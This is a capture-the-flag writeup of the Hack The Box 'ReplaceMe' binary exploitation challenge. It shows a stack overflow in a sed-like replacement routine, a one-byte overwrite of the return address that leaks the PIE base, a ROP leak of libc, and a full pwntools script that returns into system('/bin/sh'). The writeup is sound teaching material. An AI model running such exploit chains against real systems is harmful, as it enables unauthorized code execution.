HTB: Replaceme Pwn Writeup
This week for my weekly pwn writeup series, I have another medium-level challenge from Hack The Box: https://app.hackthebox.com/challenges/ReplaceMe?tab=play_challenge. Again I will say it - it was quite an entertaining and informative challenge. Let’s start with a first look.
My other pwn writeups so far in this challenge series can be found under this category: https://yusuftas.net/categories/pwn/
First Look
I always start with a checksec to see what I am dealing with:

Okay, not too bad, almost all flags are enabled other than the stack canary. I will ignore the SHSTK and IBT flags; I don’t think they will be doing anything in this medium level challenge. If you want to see how I panicked the first time I saw those flags, have a look at this writeup: https://yusuftas.net/posts/htb-portaloo-writeup/
Looking at Ghidra, there are not many functions that we need to investigate:

After looking at the decompilation output, there was only one function we needed to deal with: do_replacement. The other functions didn’t seem to have any bugs or issues we could make use of. I tried to clean the output in Ghidra a bit to make it easier to read:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
void do_replacement(void)

{
  size_t leftovers_in_input;
  char out_arr [132];
  int leftovers;
  char *out_arr_p;
  long old_inp_p;
  int new_len;
  undefined1 *end_slash_p;
  int old_len;
  char *mid_slash_p;
  undefined *old_p;

  out_arr[0] = '\0';
  out_arr[1] = '\0';
  out_arr[2] = '\0';
  out_arr[3] = '\0';
  out_arr[4] = '\0';
  out_arr[5] = '\0';
  out_arr[6] = '\0';
  out_arr[7] = '\0';
  out_arr[8] = '\0';
  out_arr[9] = '\0';
  out_arr[10] = '\0';
  out_arr[0xb] = '\0';
  out_arr[0xc] = '\0';
  out_arr[0xd] = '\0';
  out_arr[0xe] = '\0';
  out_arr[0xf] = '\0';
  out_arr[0x10] = '\0';
  out_arr[0x11] = '\0';
  out_arr[0x12] = '\0';
  out_arr[0x13] = '\0';
  out_arr[0x14] = '\0';
  out_arr[0x15] = '\0';
  out_arr[0x16] = '\0';
  out_arr[0x17] = '\0';
  out_arr[0x18] = '\0';
  out_arr[0x19] = '\0';
  out_arr[0x1a] = '\0';
  out_arr[0x1b] = '\0';
  out_arr[0x1c] = '\0';
  out_arr[0x1d] = '\0';
  out_arr[0x1e] = '\0';
  out_arr[0x1f] = '\0';
  out_arr[0x20] = '\0';
  out_arr[0x21] = '\0';
  out_arr[0x22] = '\0';
  out_arr[0x23] = '\0';
  out_arr[0x24] = '\0';
  out_arr[0x25] = '\0';
  out_arr[0x26] = '\0';
  out_arr[0x27] = '\0';
  out_arr[0x28] = '\0';
  out_arr[0x29] = '\0';
  out_arr[0x2a] = '\0';
  out_arr[0x2b] = '\0';
  out_arr[0x2c] = '\0';
  out_arr[0x2d] = '\0';
  out_arr[0x2e] = '\0';
  out_arr[0x2f] = '\0';
  out_arr[0x30] = '\0';
  out_arr[0x31] = '\0';
  out_arr[0x32] = '\0';
  out_arr[0x33] = '\0';
  out_arr[0x34] = '\0';
  out_arr[0x35] = '\0';
  out_arr[0x36] = '\0';
  out_arr[0x37] = '\0';
  out_arr[0x38] = '\0';
  out_arr[0x39] = '\0';
  out_arr[0x3a] = '\0';
  out_arr[0x3b] = '\0';
  out_arr[0x3c] = '\0';
  out_arr[0x3d] = '\0';
  out_arr[0x3e] = '\0';
  out_arr[0x3f] = '\0';
  out_arr[0x40] = '\0';
  out_arr[0x41] = '\0';
  out_arr[0x42] = '\0';
  out_arr[0x43] = '\0';
  out_arr[0x44] = '\0';
  out_arr[0x45] = '\0';
  out_arr[0x46] = '\0';
  out_arr[0x47] = '\0';
  out_arr[0x48] = '\0';
  out_arr[0x49] = '\0';
  out_arr[0x4a] = '\0';
  out_arr[0x4b] = '\0';
  out_arr[0x4c] = '\0';
  out_arr[0x4d] = '\0';
  out_arr[0x4e] = '\0';
  out_arr[0x4f] = '\0';
  out_arr[0x50] = '\0';
  out_arr[0x51] = '\0';
  out_arr[0x52] = '\0';
  out_arr[0x53] = '\0';
  out_arr[0x54] = '\0';
  out_arr[0x55] = '\0';
  out_arr[0x56] = '\0';
  out_arr[0x57] = '\0';
  out_arr[0x58] = '\0';
  out_arr[0x59] = '\0';
  out_arr[0x5a] = '\0';
  out_arr[0x5b] = '\0';
  out_arr[0x5c] = '\0';
  out_arr[0x5d] = '\0';
  out_arr[0x5e] = '\0';
  out_arr[0x5f] = '\0';
  out_arr[0x60] = '\0';
  out_arr[0x61] = '\0';
  out_arr[0x62] = '\0';
  out_arr[99] = '\0';
  out_arr[100] = '\0';
  out_arr[0x65] = '\0';
  out_arr[0x66] = '\0';
  out_arr[0x67] = '\0';
  out_arr[0x68] = '\0';
  out_arr[0x69] = '\0';
  out_arr[0x6a] = '\0';
  out_arr[0x6b] = '\0';
  out_arr[0x6c] = '\0';
  out_arr[0x6d] = '\0';
  out_arr[0x6e] = '\0';
  out_arr[0x6f] = '\0';
  out_arr[0x70] = '\0';
  out_arr[0x71] = '\0';
  out_arr[0x72] = '\0';
  out_arr[0x73] = '\0';
  out_arr[0x74] = '\0';
  out_arr[0x75] = '\0';
  out_arr[0x76] = '\0';
  out_arr[0x77] = '\0';
  out_arr[0x78] = '\0';
  out_arr[0x79] = '\0';
  out_arr[0x7a] = '\0';
  out_arr[0x7b] = '\0';
  out_arr[0x7c] = '\0';
  out_arr[0x7d] = '\0';
  out_arr[0x7e] = '\0';
  out_arr[0x7f] = '\0';
  if ((replacement != 's') || (replacement[1] != '/')) {
    error("Missing \'s/\' at the beginning of the replacement string.");
  }
  old_p = &old_part;
  mid_slash_p = (char *)find(&old_part,&fwd_slash,0x80);
  if (mid_slash_p == (undefined1 *)0x0) {
    error("Missing \'/\' in between old and new.");
  }
  old_len = (int)mid_slash_p - (int)old_p;
  *mid_slash_p = 0;
  mid_slash_p = mid_slash_p + 1;
  end_slash_p = (undefined1 *)find(mid_slash_p,&fwd_slash,0x80);
  if (end_slash_p == (undefined1 *)0x0) {
    error("Missing \'/\' after the replacement.");
  }
  new_len = (int)end_slash_p - (int)mid_slash_p;
  *end_slash_p = 0;
  old_inp_p = find(input,old_p,0x80);
  if (old_inp_p == 0) {
    error("Could not find old string in input.");
  }
  else {
    out_arr_p = out_arr;
    leftovers_in_input = strlen((char *)(old_inp_p + old_len));
    leftovers = (int)leftovers_in_input;
    memcpy(out_arr_p,input,old_inp_p - 0x104040);
    out_arr_p = out_arr_p + old_inp_p + -0x104040;
    memcpy(out_arr_p,mid_slash_p,(long)new_len);
    out_arr_p = out_arr_p + new_len;
    if (0 < leftovers) {
      memcpy(out_arr_p,(void *)(old_len + old_inp_p),(long)leftovers);
    }
    success("Thank you! Here is the result:");
    fputs(out_arr,stdout);
  }
  return;
}
It is a sed like string replacement utility function. It takes two strings from user input and a replacement string, where the replacement string should follow the sed replacement style: s/old/new/. The first instance of old in the input string will then be replaced by new. I think this is the first time in my challenge series that I have been given a proper looking program. Previously, others were more like purposefully broken binaries. This one, on the other hand, is more like a real application with a purpose. Let’s first summarize how the replacement works:
- The replacement string should follow the sed style:
s/old/new/, so the binary checks for that. Does it start withs/? Does it end with/? It extracts the old and new string positions from the given string by finding/. This is actually important because old and new are determined by the position of/in the replacement string. - Search for the old string in the input.
- If found, construct the result using three copies:
- Copy everything from input before the match to
out_arr - Copy the new string into
out_arr - Finally, if there are any leftover bytes after the match, copy them into
out_arr
- Copy everything from input before the match to
For example, let’s say the input is AAABCCCC and the replacement is s/B/GGG/. The old string match is at index 3 in the input. Everything before it (AAA) is copied into out_arr, then the new string is copied (GGG), and then the leftover (CCCC) is copied, giving us AAAGGGCCCC as the result.
Looking at the user input, there doesn’t seem to be a buffer overflow. However, looking at the copying logic and how it is applied at the end, we can see that none of the memcpy operations are protected by checking whether out_arr has enough capacity to contain the result. This is the buffer overflow we need to exploit! Consider this example: the input is B followed by 100 As, and the replacement substitutes B with 100 As. What happens when we execute this? B is replaced by 100 As, which are then followed by the 100 A leftovers, giving us 200 As as the result. This is much larger than the allocated output buffer, so it will overflow and possibly crash.
Looking at the code, I couldn’t identify any other bug. So we are given a buffer overflow only, and we need to construct properly designed inputs to overflow the buffer. But what is the target here? Looking at the security flags, we have PIE and full RELRO, among others. So we don’t know the code address space, we don’t know the libc address (ASLR), and we can’t overwrite GOT. We can overflow the buffer, but we don’t know where to go, and we don’t have a leak yet.
Well, technically there is a leak at the end of do_replacement, where it prints the resulting out_arr. Since we can overflow and control the result array with our malicious inputs, this print will probably leak some data. But if we can’t redirect code back to the beginning, we can’t make use of this leak since the program finishes after that. Let’s see how we can make small jumps without knowing the PIE base to redirect code execution.
Leaking PIE Base
Small Jumps
PIE is a tricky thing to deal with, but there is a small catch. Due to page-level randomization, the base address of a PIE binary typically ends in 000 (e.g., 0x555555554000). What does this mean for us? Regardless of how random the PIE address is, the first 12 bits (3 nibbles) of the addresses will not change at all. For example, main is currently at 0x0010164e in the binary, so at runtime it will be at some random address 0xXXXXXXXXX64e. If we can overwrite the byte 0x4e with the overflow, we can change the return address. This gives us a range of about 256 bytes around the actual return address. Not much, but it can be enough to jump back to a point where we can provide input again. Technically 12 bits of the address don’t change, so if we could provide half a byte we could roam a bit further before touching the PIE address bits, but we can’t do that. In the worst case, we can override two bytes, which gives us a 1-in-16 chance of guessing the 4 random bits. Sometimes you use whatever you’re given, and 1/16 isn’t too bad if there is a possibility of RCE at the end. Okay, let’s not go on a tangent, spoiler: this binary doesn’t require a 1/16 guess for the second byte; one byte is enough. Let’s do some debugging by breaking at *do_replacement+602 to see where it is returning to:
1
2
3
4
5
6
7
8
9
10
Looking at call stack after a couple of runs:

 ► 0   0x563cd9744606 do_replacement+602
   1   0x563cd97446be main+112

 ► 0   0x55837ada4606 do_replacement+602
   1   0x55837ada46be main+112

 ► 0   0x55a02c1f9606 do_replacement+602
   1   0x55a02c1f96be main+112
As you can see, the address for main+112 is different for each run, but 6be is always there. And luckily for us, instead of returning to main+112, returning to main+0 requires only a single byte change: 0x55a02c1f96be -> 0x55a02c1f964e. That means just by overflowing into the first byte of the return address, we can change the return address from main+112 to main without knowing the PIE base.
Offset to Return Address
Now we have a plan: we need to figure out the offset from out_arr to the return address to know how much we need to overflow. Normal people use cyclic patterns and similar tools to figure out the offset properly. I’m not like them, I use a bit of intuition and estimation, working it out by trial and error. I find Ghidra’s stack display very helpful:

Looking at the positions in the stack, the output array is at -0xc8 (200) and the return address is at zero. This gives me an estimate of a 200-byte offset. This means that if we can generate 200 bytes of output, the next byte should reach the first byte of the return address, the byte we need to overwrite to return to main+0.
Generating Output
The next step is to generate 200 bytes of output. Since we understand how the replacement works, there are three ways to approach this:
RAApayload s/R/AA/- replacing at the beginning of the inputARApayload s/R/AA/- replacing in the middle of the inputAAR s/R/AApayload/- replacing at the end of the input
If you generate the outputs for all of these options, you will see they all produce the same result: AAAApayload. Think of the AAAA as the 200 bytes of padding needed for the overflow, followed by the payload bytes. They all generate the same output, but where the payload is placed differs. We’ll come back to this point later in the writeup, keep in mind where the payload goes and whether it can contain null bytes or certain bytes that could break the replacement logic.
Leaking
I went with the third approach; it just seemed more appropriate. For this part of the solution, any of the three approaches above should work since they all generate the same output, and we are only overflowing one byte, which shouldn’t break the replacement logic.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
def leakPIE(io):
    # This payload should generate an output of A * 200 which should be
    # enough to reach RIP, next byte update in Input should leak into RIP
    payload_replace = b's/B/' + b'A' * 100 + b'/'
    payload_input   = b'B' + b'A' * 100

    # Update return pointer part from main+112 to main+0
    # This will change last 3 nibbles from 6be to 64e so only a single byte change
    updated_rip = b'\x4e'

    io.recvuntil(b'Input: ')
    io.send(payload_input + updated_rip)

    io.recvuntil(b'Replacement: ')
    io.send(payload_replace)

    io.recvuntil(b'result:')
    io.recvline()

    just_a = io.recv(200)
    pie_leak = io.recvn(6)
    pie_leak = u64(pie_leak.ljust(8, b'\x00'))

    print(hex(pie_leak))

    return pie_leak

leaked_main = leakPIE(io)

# Calculate the base of the PIE and store it in elf
pie_base = leaked_main - elf.symbols['main']
elf.address = pie_base
print(hex(pie_base))
Since we needed to generate 200 bytes, I split them into 2 × 100 bytes to fit them into the input and replacement arrays. The rest of the function is pretty straightforward: send the input and the replacement, then read the output. But why should this leak the PIE base? Looking at the code again, we see that at the end out_arr is printed:
1
2
    success("Thank you! Here is the result:");
    fputs(out_arr,stdout);
This call will print out_arr until it hits a null byte. Since we generated out_arr to be 200 × A + 0x4e, there is no null byte to stop printing. What comes after 0x4e? The rest of the return address! So this should print 200 × A + 0x4e + the rest of the return address, stopping at the next 0x00 bytes. Note that there is a small chance the address will contain a null byte in the middle, which would stop printing before we get the full address, in that case, this will fail and you’ll just need to rerun the exploit. Also note that since we overwrote the return address, this will print main+0, not main+112.
Leaking LIBC Base
Great, we should now have the PIE base figured out, and execution should go back to the beginning. Since we now have the PIE base, we should be able to return to more locations in the code if we need to build a ROP chain. To return into libc and get a shell, we need to figure out the base address of libc, since it is randomized by ASLR. The logic for leaking the libc address is a generic ROP chain:
- Target one of the GOT entries, let’s say
puts. Its offset is stored in the GOT. - Find a
pop rdigadget to store that GOT entry inRDI. - Build the ROP chain to call
puts@PLTto print the offset. - Return back to
main.
This is a classic, textbook approach to leaking a libc address in order to calculate the base:
1
2
3
4
5
6
7
8
9
10
    rop = ROP(elf)
    puts_plt_call   = elf.plt['puts']
    puts_offset     = elf.got['puts']
    poprdi_ret_addr = rop.find_gadget(['pop rdi', 'ret'])[0]

    # Build the ROP chain to print puts offset value from GOT
    payload = payload_replace
    payload += p64(poprdi_ret_addr) + p64(puts_offset)
    payload += p64(puts_plt_call)
    payload += p64(elf.symbols['main'])
Now if you try to run this using the previous approach for generating output, you’ll start running into issues. Let’s look at the replacement copying logic one more time:

Here the binary calculates how many leftover bytes remain in the input after the replacement match; this value is used in the third memcpy. The first memcpy copies bytes from the input up to the start of the old string, the second memcpy copies the new replacement string, and the third copies the leftover bytes. Let’s walk through the bytes from the previous section to see how each of these operations plays out.
1
2
payload_replace = b's/B/' + b'A' * 100 + b'/'
payload_input   = b'B' + b'A' * 100 + b'\x43'
- Input was
B+ 100 ×A+0x43 - Replace =
s/B/100A/, so old =B, new = 100 ×A - Leftovers calculated = 101 bytes (100 ×
A+0x43) - Copy up to the old string -> nothing is copied (no bytes before the match)
- Copy the new string (100 ×
A) into the output array -> no overflow yet - Copy leftovers into the output array -> now we overflow the local variables on the stack, including one byte of the return address.
Now if we tried to follow the same approach for the ROP chain, instead of overflowing with just the byte 0x43, we would need to send something like the following (based on a sample PIE address):
0x0000562a5726c733->pop rdi; retgadget in the binary0x0000562a5726ef98->putsoffset from GOT0x0000562a5726c0e4->putsfrom PLT0x0000562a5726c64e-> return back tomain
Now imagine placing these bytes in the leftover part of the input as we did above:
1
payload_input = b'B' + b'A' * 100 + b'\x0000562a5726c7330000562a5726ef98.........'
The length of the leftovers is calculated using strlen, which stops at a null byte! Now I hope you’re starting to see the picture I’m painting. strlen will stop counting the extra bytes we provide due to the null bytes embedded in the addresses, so we will end up copying less than we intended. For this reason, we cannot use the leftover part of the input to supply the payload.
The other option is to provide the payload through the replacement string. The reason this works is that the length of the replacement is calculated as the difference between the two / positions - since strlen is not used, this won’t break the length calculation. Here’s how this looks on an example:
1
2
payload_replace = b's/B/' + b'A' * 76 + ROP_bytes  # (32 bytes as shown above)
payload_input   = b'A' * 124 + b'B'
I made a small adjustment to shuffle some bytes around. With the ROP chain being 32 bytes, I couldn’t fit it within 100 bytes of padding, so I moved some of those bytes to the input side. Now, since we are providing the payload bytes in the replacement string, the substitution of the old string must happen at the end of the input so that the final overflowing bytes are the ROP chain.
This is looking good, but we now have a different problem to deal with. Check out the stack layout one more time. If you look closely, out_arr is not at the very end of the stack frame where the overflow flows directly into the return address. There are quite a few local variables stored between out_arr and the return address. One of these is used to store how many leftover bytes remain in the input for the third memcpy call. With this new approach, the overflow happens during the second memcpy call, which copies the new string into out_arr. If the overflow overwrites the leftover variable before it is used, the binary will crash. To handle this, we need to set that variable to its expected value within the overflow bytes to allow the code to continue executing correctly. In this instance, we don’t have any extra bytes after the replacement in the input, so we need to set it to zero. After a bit of trial and error, I found the offset to that variable on the stack and set it to zero in the payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
def leakLIBC(io, elf, libc):
    # This payload should generate an output of A * 200 which should be
    # enough to reach RIP, next byte update in Input should leak into RIP
    payload_replace = b's/B/' + b'A' * 8 + p64(0) + b'A' * 60
    payload_input   = b'A' * 124 + b'B'

    # Call puts function from PLT. We need it to print puts' GOT to leak a libc address.
    # This requires a ROP gadget
    rop = ROP(elf)
    puts_plt_call   = elf.plt['puts']
    puts_offset     = elf.got['puts']
    poprdi_ret_addr = rop.find_gadget(['pop rdi', 'ret'])[0]

    # Build the ROP chain to print puts offset value from GOT
    payload = payload_replace
    payload += p64(poprdi_ret_addr) + p64(puts_offset)
    payload += p64(puts_plt_call)
    payload += p64(elf.symbols['main'])
    payload += b'/'    # Follow the SED style with ending slash

    io.recvuntil(b'Input: ')
    io.send(payload_input)

    io.recvuntil(b'Replacement: ')
    io.send(payload)

    # This is expected result, so we receive enough bytes to come to the leak
    # b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xe0\xbb\x91\x9d\xca\x7f\nWelcome'
    io.recvuntil(b'A' * 132)

    # Now receive the leaked puts
    puts_recv = io.recvline().strip(b'\n')
    puts_addr = u64(puts_recv.ljust(8, b'\x00'))
    print(puts_recv)

    # libc base is the difference between them
    libc_base = puts_addr - libc.symbols['puts']

    return libc_base

libc.address = leakLIBC(io, elf, libc)
print(hex(libc.address))
Time to Shell
We now have the two critical pieces of information we need: the PIE base and the libc base. We should be able to return into libc and build a ROP chain to get a shell. This part is fairly straightforward - a classic return-to-libc:
- Find the
systemcall in libc - Find the
/bin/shstring in libc - Store
/bin/shinRDIwith a ROP gadget - Call
system
I want to add a small note here. I was using my local libc during my investigation, and by some random chance the address of the /bin/sh string contained the byte 0x2F (/). I was getting errors and spent a while trying to figure them out, before realizing that 0x2F, the forward slash, is used to locate the positions of the new and old strings, and was breaking the replacement logic. So if you run into the same issue while debugging with your local libc, take a look at your libc addresses. This issue does not occur with the supplied libc version.
Other than that, getting the shell was the easiest part. You can see the implementation in the final code section below.
Final Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
from pwn import *

# Set up pwntools for the correct architecture
exe = './replaceme'

context.binary = exe
elf  = ELF(exe)
libc = ELF('./libc.so.6')
# libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

context.terminal = ['cmd.exe', '/c', 'start', 'wsl.exe', '-d', 'Ubuntu']
# context.log_level = 'debug'


def getShell(io, elf, libc):
    # This payload should generate an output of A * 200 which should be
    # enough to reach RIP, next byte update in Input should leak into RIP
    payload_replace = b's/B/' + b'A' * 8 + p64(0) + b'A' * 60
    payload_input   = b'A' * 124 + b'B'

    rop = ROP(elf)
    poprdi_ret_addr = rop.find_gadget(['pop rdi', 'ret'])[0]

    system = libc.symbols['system']
    binsh  = next(libc.search(b'/bin/sh'))

    payload = payload_replace
    payload += p64(poprdi_ret_addr) + p64(binsh)
    payload += p64(system)
    payload += b'/'    # Follow the SED style with ending slash

    io.recvuntil(b'Input: ')
    io.send(payload_input)

    io.recvuntil(b'Replacement: ')
    io.send(payload)


def leakLIBC(io, elf, libc):
    # This payload should generate an output of A * 200 which should be
    # enough to reach RIP, next byte update in Input should leak into RIP
    payload_replace = b's/B/' + b'A' * 8 + p64(0) + b'A' * 60
    payload_input   = b'A' * 124 + b'B'

    # Call puts function from PLT. We need it to print puts' GOT to leak a libc address.
    # This requires a ROP gadget
    rop = ROP(elf)
    puts_plt_call   = elf.plt['puts']
    puts_offset     = elf.got['puts']
    poprdi_ret_addr = rop.find_gadget(['pop rdi', 'ret'])[0]

    # Build the ROP chain to print puts offset value from GOT
    payload = payload_replace
    payload += p64(poprdi_ret_addr) + p64(puts_offset)
    payload += p64(puts_plt_call)
    payload += p64(elf.symbols['main'])
    payload += b'/'    # Follow the SED style with ending slash

    print(hex(poprdi_ret_addr))
    print(hex(puts_offset))
    print(hex(puts_plt_call))
    print(hex(elf.symbols['main']))

    io.recvuntil(b'Input: ')
    io.send(payload_input)

    io.recvuntil(b'Replacement: ')
    io.send(payload)

    # This is expected result, so we receive enough bytes to come to the leak
    # b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xe0\xbb\x91\x9d\xca\x7f\nWelcome'
    io.recvuntil(b'A' * 132)

    # Now receive the leaked puts
    puts_recv = io.recvline().strip(b'\n')
    puts_addr = u64(puts_recv.ljust(8, b'\x00'))
    print(puts_recv)

    # libc base is the difference between them
    libc_base = puts_addr - libc.symbols['puts']

    return libc_base


def leakPIE(io):
    # This payload should generate an output of A * 200 which should be
    # enough to reach RIP, next byte update in Input should leak into RIP
    payload_replace = b's/B/' + b'A' * 100 + b'/'
    payload_input   = b'B' + b'A' * 100

    # Update return pointer part from main+112 to main+0
    # This will change last 3 nibbles from 6be to 64e so only a single byte change
    updated_rip = b'\x4e'

    io.recvuntil(b'Input: ')
    io.send(payload_input + updated_rip)

    io.recvuntil(b'Replacement: ')
    io.send(payload_replace)

    io.recvuntil(b'result:')
    io.recvline()

    just_a = io.recv(200)
    pie_leak = io.recvn(6)
    pie_leak = u64(pie_leak.ljust(8, b'\x00'))

    print(hex(pie_leak))

    return pie_leak


def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe] + argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
b *do_replacement+495
b *do_replacement+602
'''.format(**locals())

# Local
io = start()

# io = remote('154.57.164.83', 31328)

leaked_main = leakPIE(io)

# Calculate the base of the PIE and store it in elf
pie_base = leaked_main - elf.symbols['main']
elf.address = pie_base
print(hex(pie_base))

# Now do another round of buffer overflow to leak libc base
libc.address = leakLIBC(io, elf, libc)
print(hex(libc.address))

getShell(io, elf, libc)

io.interactive()
Overall, another fun pwn challenge - I enjoyed it thoroughly. Analyzing a real utility function and searching for attack vectors made this feel more grounded than other toy examples. This challenge was also a nice combination of different attack techniques applied in a textbook way. Working through the constraints to generate the required output was challenging but very educational. This post ended up much longer than I anticipated; I don’t want to extend it any further. Hopefully I can keep this series going - as always, keep learning!